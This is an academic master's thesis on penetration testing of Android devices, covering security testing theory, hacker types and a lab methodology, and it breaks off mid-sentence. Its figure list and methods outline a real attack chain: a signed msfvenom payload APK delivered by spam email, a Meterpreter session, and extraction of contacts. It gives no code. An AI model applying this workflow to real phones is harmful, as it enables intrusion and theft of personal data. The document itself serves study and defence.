

A CASE STUDY OF PENETRATION TESTING FOR ANDROID  
DEVICES

A THESIS SUBMITTED TO  
THE FACULTY OF ARCHITECTURE AND  
ENGINEERING OF  
EPOKA UNIVERSITY

BY

ERILDA MUKA

IN PARTIAL FULFILLMENT OF THE  
REQUIREMENTS FOR  
THE DEGREE OF MASTER OF  
SCIENCE IN  
ELECTRONIC ENGINEERING AND DIGITAL  
COMMUNICATION

JULY, 2021

## Approval sheet of the Thesis

This is to certify that we have read this thesis entitled “**A Case Study Of Penetration Testing For Android Devices**” and that in our opinion it is fully adequate, in scope and quality, as a thesis for the degree of Master of Science.

---

Dr. Arban Uka  
Head of Department  
Date: July,27,2021

Examining Committee Members:

Dr. Iqli Hakrama	(Computer Engineering)	_____
Assoc. Prof. Carlo Ciulla	(Computer Engineering)	_____
Dr. Maaruf Ali	(Computer Engineering)	_____

**I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.**

Name Surname: Erilda Muka

Signature: \_\_\_\_\_

# ABSTRACT

## A CASE STUDY OF PENETRATION TESTING FOR ANDROID DEVICES

Muka, Erilda

M.Sc., Department of Computer

Engineering Supervisor:

Dr.Maaruf Ali

Nowadays we have an increase in the usage of the internet, smartphones and smart devices. This gives a higher demand on applications and especially on security levels. Users are sharing confidential and sensitive information of any kind in basically every app and electronic device. To prevent leaking of this information, security testing comes as a measure for it. Security testing provides a clear vulnerability of the system by checking the loopholes through ethical testing. In this thesis, security testing and penetration testing methods are used in order to test different hacking methods for android devices, and a comparison between different methods is done. In the end, some suggestions on how to prevent different attacking methods are given.

**Keywords:** security testing, penetration testing, android, android emulator, Kali Linux ,Genymotion

# ABSTRAKT

## NJE STUDIM MBI TESTIMIN E SIGURISE SE APLIKACIONEVE ANDROID

Muka, Erilda

Master Shkencor, Departamenti i Inxhinierisë

Kompjuterike Udhëheqësi: Dr.Maaruf Ali

Në ditët e sotme kemi një rritje të përdorimit të internetit, telefonave inteligjentë dhe pajisjeve inteligjente. Kjo jep një kërkesë më të lartë për aplikacione dhe veçanërisht për nivelet e sigurisë të përdorura në to. Përdoruesit po ndajnë informacione konfidenciale dhe të ndjeshme të çdo lloji në pothuajse çdo aplikacion dhe pajisje elektronike. Për të parandaluar rrjedhjen e këtij informacioni, testimi i sigurisë vjen si një masë parandaluese. Testimi i sigurisë siguron një cenueshmëri të qartë të sistemit duke kontrolluar boshllëqet përmes testimit etik. Në këtë tezë, metodat e testimit të sigurisë dhe testimit të depërtimit përdoren në mënyrë që të testohen metoda të ndryshme të piraterisë për pajisjet android, dhe është bërë një krahasim midis metodave të ndryshme. Në fund, jepen disa sugjerime se si të parandalohet sulme të ndryshme.

**Fjalët kyçe:** testimi i sigurise, testimi i brendshëm, android, android emulator, Kali Linux, Genymotion

*Dedicated to my son and to my family*

## **ACKNOWLEDGEMENTS**

I would like to express my special thanks to my supervisor Dr. Maaruf Ali, for the continuous support during the composition of this thesis. Not only did he perform the role of a supervisor very well, but he showed great interest in my work.

My sincere acknowledgements go to my thesis progress committee members, for their comments and suggestions.

I am especially grateful to my family for motivating and supporting me throughout my life.

# Table of Contents

<b>ABSTRACT .....</b>	<b>iii</b>
<b>ABSTRAKT .....</b>	<b>iv</b>
<b>ACKNOWLEDGEMENTS .....</b>	<b>vi</b>
<b>LIST OF TABLES.....</b>	<b>x</b>
<b>LIST OF FIGURES.....</b>	<b>xi</b>
<b>LIST OF ABBREVIATIONS .....</b>	<b>xiii</b>
<b>CHAPTER 1.....</b>	<b>1</b>
<b>INTRODUCTION .....</b>	<b>1</b>
<b>1.1 Problem Statement .....</b>	<b>1</b>
<b>1.2 Thesis Objective.....</b>	<b>2</b>
<b>1.3 Scope of work.....</b>	<b>3</b>
<b>1.4 Organization of the thesis .....</b>	<b>3</b>
<b>CHAPTER 2.....</b>	<b>5</b>
<b>LITERATURE REVIEW .....</b>	<b>5</b>
<b>2.1 Security testing background.....</b>	<b>Error! Bookmark not defined.</b>
<b>2.1.1 Why Security Testing is seen as an important tool?.....</b>	<b>6</b>
<b>2.1.2 Types of Security Testing.....</b>	<b>6</b>
<b>2.1.3 Security Testing Roles.....</b>	<b>8</b>



2.1.4	When does Security concepts cover Security Testing? .....	9
2.2	What is ethical hacking? .....	11
2.2.1	Understanding the need to hack your devices.....	12
2.2.2	Ethical Hacking Principles.....	13
2.2.3	Ethical hacker’s expertise and certification level .....	14
2.2.4	What problems does hacking identify?.....	15
2.1.5	Limitations of ethical hackers.....	15
2.3	Penetration Testing.....	16
2.3.1	Penetration testing methods.....	17
2.3.2	Standardization process .....	18
2.3.3	Different Types of Penetration Tests .....	19
<b>CHAPTER 3.....</b>		<b>21</b>
<b>METHODOLOGY .....</b>		<b>21</b>
3.1.	Research approach .....	21
3.1.1	State of art:.....	23
3.1.2	Research Questions and Hypothesis. ....	24
3.2.	Selected tools .....	25
3.3.	Tools and machine specifications .....	25
3.4.	Evaluation Metrics .....	27
3.5.	Application Under Test.....	28
3.6.	Testing Approach .....	28
<b>CHAPTER 4.....</b>		<b>29</b>

<b>IMPLEMENTATION .....</b>	<b>29</b>
<b>4.1 First phase - Reconnaissance .....</b>	<b>29</b>
<b>4.2 Second phase-Scanning .....</b>	<b>36</b>
<b>4.3 Third phase –Gaining access .....</b>	<b>37</b>
<b>4.4 Fourth phase - Exploit /Executing the attack .....</b>	<b>42</b>
<b>4.5 Fifth phase - Reporting .....</b>	<b>49</b>
<b>CHAPTER 5.....</b>	<b>50</b>
<b>CONCLUSIONS.....</b>	<b>50</b>
<b>5.1 Conclusions.....</b>	<b>50</b>
<b>5.2 Recommendations for future research .....</b>	<b>51</b>

## LIST OF TABLES

<b>Table 1.</b> Machine specifications.....	26
<b>Table 2 .</b> Tools Specifications.....	26
<b>Table 3</b> System specifications.....	32

## LIST OF FIGURES

<b>Figure 1</b> How to open the virtual maschine Kali Linux .....	30
<b>Figure 2</b> Connecting the virtual machine with internet .....	30
<b>Figure 3</b> Testing if the virtual machine is connected to the internet.....	31
<b>Figure 4</b> Genymotion .....	33
<b>Figure 5</b> Installing Virtual Box .....	33
<b>Figure 6</b> New device installation .....	34
<b>Figure 7</b> Working on android emulator .....	35
<b>Figure 8</b> Connecting the emulator with the internet. ....	35
<b>Figure 9</b> Listing all the accessible choices with msfvenom.....	36
<b>Figure 10</b> Creation of a payload .apk file with msfvenom .....	37
<b>Figure 11</b> Location of .apk file in desktop.....	38
<b>Figure 12</b> Keytool making keystore.....	39
<b>Figure 13</b> Signning the .APK file with JARSIGNER.....	39
<b>Figure 14</b> Verifying the .apk file using jarsigner .....	40
<b>Figure 15</b> installing ZIPALING.....	40
<b>Figure 16</b> Verifying the .apk into a new file usng zipaling. ....	40
<b>Figure 17</b> Malicious .apk file ready to install. ....	41
<b>Figure 18</b> Setting up the exploit.....	42

<b>Figure 19</b> Exploit .....	42
<b>Figure 20</b> Executing the exploit.....	43
<b>Figure 21</b> Sending the spam email.....	44
<b>Figure 22</b> Install the app into the android device.....	44
<b>Figure 23</b> Meterpreter session.....	45
<b>Figure 24</b> Successfully got the meterpreter session.....	46
<b>Figure 25</b> Display system details .....	46
<b>Figure 26</b> Listing the system commands .....	47
<b>Figure 27</b> Uninstall apps from android device.....	47
<b>Figure 28</b> Extracting contacts from target device .....	48

## LIST OF ABBREVIATIONS

ISTQB	International Software Testing Qualification Board
AST	Automated Software Testing
AUT	Application Under Test
VM	Virtual Maschine
SDLC	Software Development Life Cycle
ISO	International Organization for Standartization
QTP	QuickTest Professional
API	Application Programming Interface
APK	Android Package File

# CHAPTER 1

## INTRODUCTION

Smartphone development plays an important role in today's modern society and in our daily life, from business applications to consumer products. We can use smartphones as Personal Digital Assistant, GPS, and MP3 player , they can offer entertainment, electronic banking, reading e-books, and attending meetings online. Testing our devices' security systems helps to reduce the risk of defects occurring during operation, and contributes to the overall security of the device by protecting sensitive and important data. The more the number of users of Android smartphones, the more appealing it looks to hackers. That's why users are concerned about security, particularly business users because Android operating system is an open source which makes it more vulnerable.

Security system testing is an essential part of discovering the security gaps and vulnerabilities in our devices. All the legal processes followed to scan, to detect and declare vulnerabilities are an essential part of Penetration Testing which defines all ways used by hackers to compromise the system. Penetration testers not only can detect vulnerabilities that attackers may exploit but they can also exploit vulnerabilities by avoiding damages into the system and they can determine what attackers can benefit from an effective exploitation.

### 1.1 Problem Statement

Penetration testing activities over an android device can be executed two ways: with an android emulator or a physical android smartphone. By using an android emulator in testing it is convenient and easy to test different versions of

android. The problem with using an android emulator is that it cannot call or receive calls and SMS, it can't emulate network connectivity, other real-time data, such as GPS, sensors, battery issues. On the other hand, testing on a physical android makes the testing process faster.

The basis of Mobile Application Penetration Testing Methodology are the tools required to perform testing. This thesis is focused on using testing tools for Mobile application testing. Also different test approaches will be discussed. Specifically we will analyze different aspects of testing tools. I will offer my own observations on this subject, based on my personal experience, and those of my colleagues.

## **1.2 Thesis Objective**

The main purpose of this study is to gain a deeper understanding on how important penetration testing is to the security of our personal devices, by introducing methods on how to test security and pinpoint the vulnerabilities of android devices in order to improve them. The aim of this study is to test the android devices security systems by applying attacks as an ethical hacker in order to identify vulnerabilities in the system and then propose methods to increase the level of protection. This study also does a slight comparison between using an android emulator and a physical android device, in order to show how to hack the android system even if they are different versions.

To achieve the aim of our research, the following steps will be followed.

- Selection of a set of testing tools to be evaluated.
- Select an application under test, on which testing will be performed.
- Test the application using the selected tools and collect results.



- Identify a set of evaluation criteria to be used to assess and compare the tools.
- Analyse each tool based on evaluation criteria set and compare based on test execution results.
- Draw conclusions based on the performed analysis.
- Make recommendations based on outcomes.

### **1.3 Scope of work**

There are several levels within penetration testing, each examining the security level from a different point of view within the ethical hacking rules. In order to limit this study, and make it appropriate for a master thesis, we focused the scope to the security testing tools used for Mobile Application Penetration Testing (PEN Testing). This study is based and conducted on existing Mobile Application Penetration Testing techniques. There is no attempt to create or develop a new technique for penetration testing. The focus will stay on the tools that we are going to use. In order to compare the tools, the study will be conducted on a virtual machine (Lab environment). The area used as an Android emulator is Genymotion. Applications that are developed for other environments will not be included.

### **1.4 Organization of the thesis**

The structure of this thesis is as described below:

The first chapter gives an introduction to the chosen research area, followed by the aim and scope of the study. The delimitations set in order to control the range of the study are described in this chapter.

The second chapter gives a theoretical background covering in-depth studies related to the research area. This chapter gives a theoretical background related to security testing, ethical hacking and penetration testing used on Android devices. It also describes and explains different aspects about ethical hacking used on Android Devices and the tools that are used to perform ethical hacking in two ways: i) by using an android device and ii) by using an android emulator .

The chosen methodology used to conduct this thesis is discussed in chapter three. Also the chosen strategy; the case study, is explained. The specifications of the chosen tools are given, as well as evaluation metrics used for the tool assessment are described. Lastly, a description of the application under test and the chosen testing approach is given. This chapter serves as a basis for the implementation phase of this case study.

Description of implementation phase of the case study and analysis will be given in chapter four. This chapter briefly describes all the steps testing approach used, which includes creating test cases and test procedures, executing five stages of penetration testing , explanations and observations after performing the tests .

Results and discussions about the research, work and findings will conclude this thesis.

## **CHAPTER 2**

### **LITERATURE REVIEW**

#### **2.1 Introduction**

Security testing is a method to identify defenseless systems towards attack of any kind. The attacks can be either internal or external and these may cause security breaches on accessing sensitive data, or even worse such as crashing the system, fraud, identity theft etc. With the increase of the technology usage trends in the last few years, all people are aware that much of our personal information is digitized. Electronic identity theft has been a common problem nowadays, similarly sharing classified information, such as WikiLeaks etc.

Security experts called testers are hired to identify these vulnerabilities before a malicious attack happens. They perform different types of conducted and permitted attacks on the system, and calculate how fragile the system is and the numericals of improvements. These loopholes that the system has towards security details and security information should be the company's concern and therefore results with a new, updated security level of the application. Nevertheless, the testers should always be ready to identify and report new vulnerabilities and methods on how these attacks can happen even though the security level is upgraded. These testers sign disclosure contract with the companies/organizations that hire them, so that they maintain the anonymity of the vulnerabilities of the systems, and to not compute crimes by themselves.

Organizations/Companies are very happy to hire testers by their side, on their organizations/companies. In fact, with the widespread adoption of the technology advancements, there is no surprise that this is a very reasonable thing to do, so that they can protect themselves/users from malicious intentions. Otherwise, they may face bankruptcy, leak of sensitive data, crashing of the system etc.

### **2.1.1 Why Security Testing is seen as an important tool?**

Testing the application for security is very crucial because it helps to improve the stability and also functionality of the application. The main purpose of performing Security Testing is delivering stability and safe apps in every application. The fundamental part for people in app development is the reliability of the application which means a reliable app that brings no security risks.

### **2.1.2 Types of Security Testing**

To help detect security hacks, the testing process is necessary to be followed by every app. In order to test every aspect of the app we need different types of Security Testing depending on the different types of applications. Based on the Open-Source Methodology Manual there are seven types of Security Testing which are mentioned in the following paragraphs.

- **Vulnerability Scanning** is an automated software that scans the complete application. Its purpose is the detection of known weaknesses in a target network or system. They are related to penetration tests and might be the most common misconception in cyber security. Penetration tests begin often with vulnerability scans and serve to help the selecting targets but are not penetration tests.

- **Security Scanning** is a scanning process, manual or automated, that detects threats for both application and networks. The threads detected are listed to begin, then detailed and fully analyzed and in the end provided with a fix.
- **Penetration Testing** tries to simulate false external security breach in order to detect system flaws and potential threats through it. These false hacking are then recorded and reported in order to have the system improved.
- **Risk Assessment** tries to measure and classify the attempts according to their risk. They can be classified as Low, Medium or High, and then give further recommendations on how you can control the system based on it. Sometimes it is not even considered as a type of Security Testing, nevertheless, it is a crucial part of it.
- **Security Auditing** reviews every little flaw in the registered users that comes across by controlling the code and its design line by line and step by step. It also keeps track of every measurement taken related to system security. It tends to check the system security measurements with the standardization process, before they are implemented in the system.
- **Ethical Hacking** concepts are the inverse of the concepts used in Penetration Test. The purpose of it is to identify vulnerabilities in the system, while attempting to break it by an automated software. The main purpose is to attack apps from the inside of the application..
- **Posture Assessment** is the last type of Security Testing. It involves a mixture of ideas coming from the three common types mentioned above. It is a hybrid type between Ethical Hacking, Security Scanning and Risk

Assessment.

### 2.1.3 Security Testing Roles

*Hackers* are referred to with many different names such as: “Cybercriminals”, “black hackers” etc and usually people think that a hacker always refers to a bad person. As a definition, we may say that a hacker is a person who has the computer skills to access a software/computer/network illegally. The intentions of a hacker should not always be malicious, as not always they break the system only to steal/delete something from it. Sometimes they are being paid to do just that, with the purpose of improving the security level and giving suggestions how the technology/system can be improved.

Based on their intentions, we can classify the hackers in 3 types of hackers :

- White Hat Hackers are ethical computer security experts or programmers that work on ethical hacking companies or groups of programmers. They try to protect the system by finding vulnerabilities and then try to fix them in order to protect the system and not damage it .
- Grey Hat Hackers are neither black nor white hackers , but they can be considered as a blend of both black hat and white hat hackers activities. They can search for vulnerabilities without the knowledge and the permission of the system owner but after the vulnerabilities they can report them to the system owner in accordance to an amount of money otherwise they post online the exploit that they found . This is the reason why this type of hacking is considered illegal.
- A Black Hat Hacker is considered to be someone that has personal intentions to gain through threatening the security of a system or to steal information through malicious activity by using cyber security techniques and tools in an

illegal way . Black Hat are considered as malicious hackers because they can cause huge damage to the system security by conducting their activities .They can lack ethics and break the law by interfering and violating the integrity , confidentiality or the availability of the security system of a company .

**Crackers** sole purpose is security breach or data theft/sharing. A cracker is considered a person who performs cracking by breaking into the network system, he can do cracking for his own profits but with malicious activities and intents or just for challenging himself without having any profit or bad intention . They tend to work on the network system and break into confidential data .

**Ethical Hacker** is considered to be an individual that breaks into the security system with the permission of the owner and performs legal activities in order to find vulnerabilities in the system and fix them before a black hacker does that. It is considered to be a type of white hack hacker .

**Script Kiddies** (packet monkeys) are people with programming language skills, however they do not have any background on hacking. They work by relying on the software's or the scripts that are already done by others . A SKID has no knowledge on how to create his own software but they can use programs such as web shells that are developed by other people to attack computer and network systems. Generally their lack of activity is to impress their friends or to gain access into computer enthusiast communities .

#### **2.1.4 When does Security concepts cover Security Testing?**

The Security Testing involves seven crucial concepts(attributes) which are listed below as follows:

##### **Authentication**

The user's digital identification data are first verified by this attribute. By passing all the

security detail information levels a system has (such as a password, captcha, secret questions, OTP etc), the system can first check the user's information with its database, and later on it gives access to the rightful owner. All this process is accomplished by the Authentication attribute, and it may involve different types of authentication such as RSA, Securid, Toen or a combination chosen by the user or the system itself.

### **Authorization**

After authentication is passed the authorization attribute comes in use and there is a little difference between them. Authorization gives special rights to users meaning that the users may be authenticated but not every one of them can be authorized. You can be permitted or restrained based on your user role. These are the privileges of Authorization, acting like Access Control.

### **Confidentiality**

Here we can verify that the information meant for privileged users is given to them and for less privileged users information is given to them in encrypted form.

The information protection is checked in every stage: processing, storage and display.

### **Availability**

The main function is to keep the system always up and ready in order to respond to resource availability and to provide service. Both databases, primary and secondary, are mirrored to each other, making sure that security is always on alert for hardware failures and to increase system availability.

### **Integrity**

According to their subscriptions, working groups and privileges, the login data of each user gives different access to anyone. This is why there is a need for this attribute to control these privileges specifically. Based on the information provided by the user, which may be changed deliberately or not, the system needs to know that the data are consistent and grant the user access or not.



### **Non-repudiation**

It is of great importance to record the refused login attempts, similar to how we keep listing the login information. The reason why we need it is because we need to localize the IP address from where this request came from and also the timestamp of the request. The system should not grant permission until it verifies the user and confirms the login data.

### **Resilience**

Lastly, we need to make sure that the system is defiant to attack of any kind (internal/external). This attribute should be the first one integrated, before the above mentioned attributes. Different ways how we can do it are: a)two-layer authentication , b)One Time Password (OTP), c)encryption, or d)RSA key token.

## **2.2 What is ethical hacking?**

*“To catch a thief, you have to think like a thief.” –Anonymous*

### Foundation of Ethical Hacking

When we see the term hacking, it does not always involve malicious attempts. There are authorized attempts from a specific group that try to identify loopholes in the system so that they can fix them later. This group/individual can be part of the organization/company and they are responsible to maintain and improve the system. This is called ethical hacking, where the owner of the software/computer/application authorizes attempts to access it, with the sole purpose of identification and improvement. This will result in higher security measures and improvement of the technology being used.

Ethical hacking cannot be called malicious hacking, even though they try to breach the system's security and access sensitive information. The reason why is that is due to the fact that the people involved in, usually referred to as "white hats", record and report their work. The reason behind this is because they are security experts paid by the organization/company to test their security system and sometimes improve it. They are hired to test and retest the system until the fragile component is secured.

In contrast to the "white hats", malicious hackers are not known from the company/organization and the reasons behind their actions are not to improve the security system or the technology. Some of the reasons may involve identity theft, money laundering, financial gain, showing off their skills and they can do it even for fun. They do not report how they were able to break the security system and they do not refer to any loophole they have found. Usually these crimes, called cyber crimes, are punished by law, and sometimes the infringement can be so serious that people can go to jail.

In order to prevent other people hacking the system, ethical hacking is used to improve the security level and the technology being used. The people are an added value of the IT department of the company/organization, as by protecting the data of the system/software, they are actually protecting their colleagues' work also.

### **2.2.1 Understanding the need to hack your devices.**

With the rise in the number of hackers and their skills, as well as the rising number of device vulnerabilities and other unknowns, all computer systems would eventually be hacked or compromised in some way. It's important to protect devices and their networks from hackers, not just the general weaknesses that workers are aware of. When you discover the hacker's tricks, you'll be able to see what they're up to and how sensitive your devices are. Hacking exposes security flaws and weaknesses that were previously undetected. Virtual private networks (VPNs), firewalls, and encryption can

all offer the impression of security. These security systems frequently concentrate on high-level vulnerabilities, such as viruses and traffic passing through a firewall, without affecting how hackers exploit other flaws. Employees attacking a company's systems to find vulnerabilities is a step toward making them safer. This is the only way that has been proven to protect the devices from attacks. It's just a matter of time until the bugs are abused if you don't recognize them. As hackers expand their knowledge, so should white hackers. [13] Smartphones are a combination of a compact hardware and stable software which is fast and includes a good operating system, and this is the reason why they provide a wide range of services. The rapid growth and adaptation of Android smartphones makes it more appealing to hackers. Android's Stability Problems Consumers have always been concerned about security, but it is particularly critical for business users. Malicious hackers are targeting operating systems across the mobile market, from Android to Symbian and even, in some cases, iOS. Meanwhile, users of such operating systems do nothing to defend themselves from these attacks. According to several sources, cybercriminals are focusing their efforts on the Android operating system because it is essentially open source and has a large user base. However, many people still believe that Android security isn't a big concern for them. [1] To defend against threats, as many device bugs as possible should be detected and fixed as soon as possible.

### **2.2.2 Ethical Hacking Principles**

Some testing principles and strategies are suggested over these past few years that optimize the testing effort. All the testing types follow general guidelines offered by these principles. In order to optimize the testing effort there exist some testing principles and strategies proposed over the past few years. These principles propose special protocols for each test type.

Hacking experts follow four key protocol concepts:

- **Stay legal:** after performing security check, give access to the rightful users
- **Define the scope:** Determine the evaluation and the testing process of the work of the ethical hackers so that they follow the contract agreed upon them and the institution.
- **Report vulnerabilities:** Document every system flaw identified by the work of the white hackers during the evaluation and testing process. Give recommendations on how to fix them.
- **Respect data sensitivity:** the contract between the institution and the white hackers should include a special part of respecting the confidentiality of the data. [1]

### **2.2.3 Ethical hacker's expertise and certification level**

Since an ethical hacker is a specialized computer tech, it has a wide area of expertise. They are often specialized on particular areas within the ethical hacking domain becoming like this subject matter experts. For sure they need to have a deep and thorough understanding of the networking and networking devices. This is needed to identify the loopholes in their communication system. Operating systems is another area where their expertise is a must. In order to write codes and simulate attacks they also need to be very proficient in programming. Lastly, they need to have a high level expertise on information security and system security technologies. There are different certifications that a person can acquire, which makes the hacker more reliable and certifies his position and expertise such as: a) SANS GIAC, b) Offensive Security Certified Professional (OSCP) Certification, c) EC Council: Certified Ethical Hacking Certification, d) Cisco's CCNA Security and e) CompTIA Security+. [1]

#### **2.2.4 What problems does hacking identify?**

Since the purpose of the ethical hacker is to identify the loopholes in the system, their work tries to follow the same procedure that would be followed by an attacker to break the security levels. First, they need to investigate and record every collected information from this procedure. As soon as the investigation (which can consist of manual/automatic testing) is complete, they use it to find flaws inside the security system. Every system technology is exposed to vulnerability, every new technology faces the same problems, no matter how sophisticated or complex the system is.

With the improvement of technology, there comes also the improvement of hacking. However, it is the duty of ethical hacking to find them first, and prevent them before it happens. Some of them may consist of wrong and broken authentication, which may lead to sensitive information shared and exposed. Injection attacks are another type of hacking, which is very old, but still very successful even though the technology has improved so much. Implementing new and more sophisticated security components, such as biometric authentication would resolve the problem of using flawed and easily fooled devices/products. Last but not least, security misconfigurations should be one of the most important parts of ethical hackers, since they are being paid for that.

All the testing and improvements done on the system should be documented and updated accordingly.

#### **2.2.5 Limitations of ethical hackers**

Even though it looks like ethical hacking can solve any problem easily, there are some limitations according to their work. First, we have to keep in mind that the white hackers are people paid to simulate attacks and think as an attacker, but not always do they know the scope of him. This may result in simulating attacks on a limited scope. Usually they use the organization information to produce hypothetical attacks, but the

attackers may even attack the system just for fun (not having a purpose at all). Another limitation comes to the fact that the testing period inside an organization is done by following a timeline, and the procedure follows specific rules and documentations, whereas malicious hackers have all the time in the world, and may have any resource needed to do it. So we may say that ethical hacking has restrictions on the methods and the resources they can use, whereas a hacker doesn't have any.

## **2.3 Penetration Testing**

Penetration testing is an effective method for identifying a system's weaknesses. It assists in the detection of security gaps in the system. The process that a white hat hacker follows to discover vulnerabilities is called Penetration Testing, it is a process to imitate all ways used by hackers to compromise a system. However, it is purely ethical indeed to know in advance how a computer can be subjected to a security breach attack. Penetration testers not only detect vulnerabilities that attackers may exploit, but also exploit vulnerabilities where necessary and determine what attackers can benefit from an effective exploitation assault. [2]

Penetration tests are used in order to identify loopholes on a target system, by using hacking methods to break into the system security. Even though they look similar, they are not the same concept as hacking. Contrary to the general concept of considering hacking a crime, it actually involves the attempts to unders and identify vulnerabilities on a respective system. You can compare a hacker to a researcher who is trying to analyze and interpret the system, which may or may not involve academic background. So, to put it short, hacking a system is actually understanding and learning what the system is. This is where Penetration testing comes in hand, since it involves an authorized process which follows standard procedures and data management accordingly. You are trying to do research on the system in order to identify flaws in it. So what is the main difference? As it is clearly stated above, penetration tests follow a

specific procedure, whereas hacking may not. The penetration tester's purpose is to identify flaws, whereas hacking's purpose is to understand the system.

For example, the Mobile Application Penetration Testing Methodology is a method that tries to analyze and identify system weakness using internal attacks. Mobile device penetration testing focuses on client-side protection, file system security, hardware security, and network security. Before releasing an app to the public, the company will perform penetration testing to learn about the app's bugs, bottlenecks, loopholes, and attack vectors. As a consequence, the business will alter the design, code, and architecture before the release.

### **2.3.1 Penetration testing methods**

Penetration testing activities can be performed in two ways, as Black Box Testing , Grey Box Testing and as White Box Testing. Below we describe these three testing types , as well as the benefits and drawbacks of each:

#### ***Black Box testing***

Black Box testing method means testing without having to know the internal structure of the source code or being familiar with the system architecture. Typically, a tester will interact with the interface of the application. The aim of this testing method is verifying the accuracy of the AUT, by providing specific set of inputs and examining test outputs. The basic idea is that the tester should only be concerned about the expected outputs. Black Box testing is very efficient when dealing with large code segments. It separates the users' perspective from the developers' perspective.

#### ***White Box Testing***

The idea behind White Box testing is that the tester should have good knowledge of the internal logic and the structure of source code. It also requires having technical and programming skills White box testing is also called clear testing or open box

testing. It is a very effective way of testing, because having knowledge of the internal structure makes it easy to find out what type of data can help in testing the application. By using this testing method maximum coverage is achieved. When it comes to maintenance, it is difficult as it requires using specific tools, hence it becomes even costly.

### ***Grey Box Testing***

Grey Box testing is a way of testing any application by having limited knowledge of the internal structure. However, it does not mean knowing the source code, instead it relies on functional specifications. It combines the advantages of both black box and white box, wherever possible. Unlike black box testing, where the tester only tests the application's user interface, in grey box testing, the tester has knowledge regarding test documents and system databases. This helps the tester when it comes to writing the test plan or the test cases.

### **2.3.2 Standardization process**

There are some rules every penetration test should follow and we can call it a standardization process. It regulates every step followed while testing by clearly stating what needs to be achieved in the end. These achievements can be reached by setting goals and responsibilities. The methods to achieve it and the procedure also to be clearly defined. There is a need for a timeline of the procedure, such as start date and ending date, what it is expected in every different stage of the work, and what tests you need to perform. This requires an agreement of terms and conditions between the organization/institution and the company offering the penetration testing. A properly written agreement can include many different things, but there are some remarks that need to be part of any of them.

- First, the scope why this contract is being signed needs to be clearly defined, and which part of the system security should be tested or not.



- The procedure timeline enclosed by start and end date should be made clear.
- The materials (systems/software) that will be used and methodology should be very explicit so everyone is familiar with them.
- The achievement and the results of this procedure should be well documented and defined
- Restricted materials/methods if the organization has any
- The duties and obligations from each partner .

### **2.3.3 Different Types of Penetration Tests**

#### **Physical Penetration Test**

A physical penetration test is very rare nowadays but basically consists of manually checking and testing of the system physical devices and security measurements. Nowadays, people have mostly switched to biometric locks and security systems.

#### **Network Penetration Test**

As the name states, network penetration test is a testing performed to check for network environment weaknesses. There are two ways you can test the network system: i) internally, which involves the testing inside the network, either by remote access or physically and ii)externally, which involves testing IP addresses that are public and commonly known.

#### **Social Engineering Penetration Test**

Another type of network penetration test is also the social engineering penetration test, where the company tests the system by sending attacks from the system to the users, by asking the users to do things unwillingly. This can be done via browser means such as ads, notifications, phishing attacks etc.

#### **Web Application Penetration Test**

Web application penetration tests consist of checking for vulnerable points while user sensitive information is entered and stored, such as username, ids, passwords, credit card number, images etc. With the increase in the usage of the internet dramatically, these tests have become very common and one of the most used nowadays.

### **Mobile Application Penetration Test**

With smartphone trends increasing, especially at a young age, the mobile application penetration test is a newly common test used nowadays since it holds a lot of sensitive and confidential information. Basically the smartphones have become like our personal assistants, so every smartphone related company needs to provide high security levels to their users, both physically and in the network.

## **CHAPTER 3**

### **METHODOLOGY**

#### **3.1. Research approach**

- ☐ **Usage of Android Emulator as an Android device on which can be conducted penetration testing.**

An emulator can be a hardware or a software which enables a host to make behaviours as guest. An emulator typically enables the host system to run software or use peripheral devices designed for the guest system. [7] The Android Emulator simulates Android devices on screen, allowing us to test the software on a variety of devices and API levels without having to own each one. Almost all of the features of a real Android device are available with an emulator. [8] [3]

- ☐ **Creation of an apk file with MSF venom**

The Android Package (APK) file format is used by the Android operating system, as well as a range of other Android-based operating systems, to distribute and install mobile applications, games, and middleware. Although one can downgrade an app this way by uninstalling the new version first, doing it via Android Debug Bridge is better as it allows for keeping data. [4]

- ☐ **Apply meterpreter session.**

Meterpreter is a Metasploit attack payload that gives an attacker an interactive

shell from which to explore and execute code on the target computer. In-memory DLL injection is used to deploy Meterpreter. As a consequence, Meterpreter only exists in memory and never writes to disk. Meterpreter injects itself into the corrupted process from which it can migrate, so no new processes are generated. As a result, the forensic footprint of an attack is very limited. [5]

### ***Unsolved problems***

- Since Android mobile devices only allow the installation of apps with acceptable signed certificates, we'll need to find tools that make infecting Android apps easier.
- Examining the security of Android-based Smartphone Application Layer Protocols.

### ***Future work***

- Antivirus software is not installed by default on mobile devices because they are small and rely on a database that must be updated on a regular basis, which is why antivirus companies had to upgrade their methodologies to detect these threats using artificial intelligence.
- Integrity checkers, behavior blockers, agent dependent simulation, and data mining are some of the most commonly used techniques in the analysis of malicious files; learn how to use these tools to prevent your devices from being hacked.
- Since Android mobile devices only allow the installation of apps with acceptable signed certificates, we'll need to find tools that make infecting Android apps easier.

### **Research gap:**

Create an .apk file with MSF venom and take a certificate to make it legal because Android devices don't allow you to install apps without a signed certificate. [3]

#### **3.1.1 State of art:**

The steps to infect an Android device are seen in [1], as well as how a mobile protection solution using a combination of mitigations can be used to effectively mitigate the security risks associated with mobile device use. The list of potential vulnerabilities and risks that make Android Smartphones targets for attackers is shown in [2]. The aim of this page [3] is to look at the various methods that hackers may use to manipulate devices. The Android authorization system is insecure, making it easy for a malicious attacker to abuse it. The implementation of TPM is shown in [4], as well as how to track and control data flow and privilege escalation attacks, but it does not manage the implicit data flow [4]. Learn how to use Porcha and how it protects sensitive data through content sources such as SMS, e-mail, and others. In [5], we show how low-throughput communication channels can accurately share sensitive information between users. [6] addresses an Android protection framework that can be circumvented by collaborating apps whose combined permissions enable them to carry out attacks that neither app could do alone. The Android Software Development Kit (SDK) contains development tools such as a debugger, emulator, documentation, and sample codes, as seen in [7]. It uses less memory and provides fast results. The identified vulnerability is addressed in [8], which allows Play Store applications to execute administrator commands, approving both automatic malware installation and access to the rest of device, compromising information stored in terminal images. [5]. In [9], it is demonstrated that there is a weakness in the Zygote socket, as a result of which several Zygote

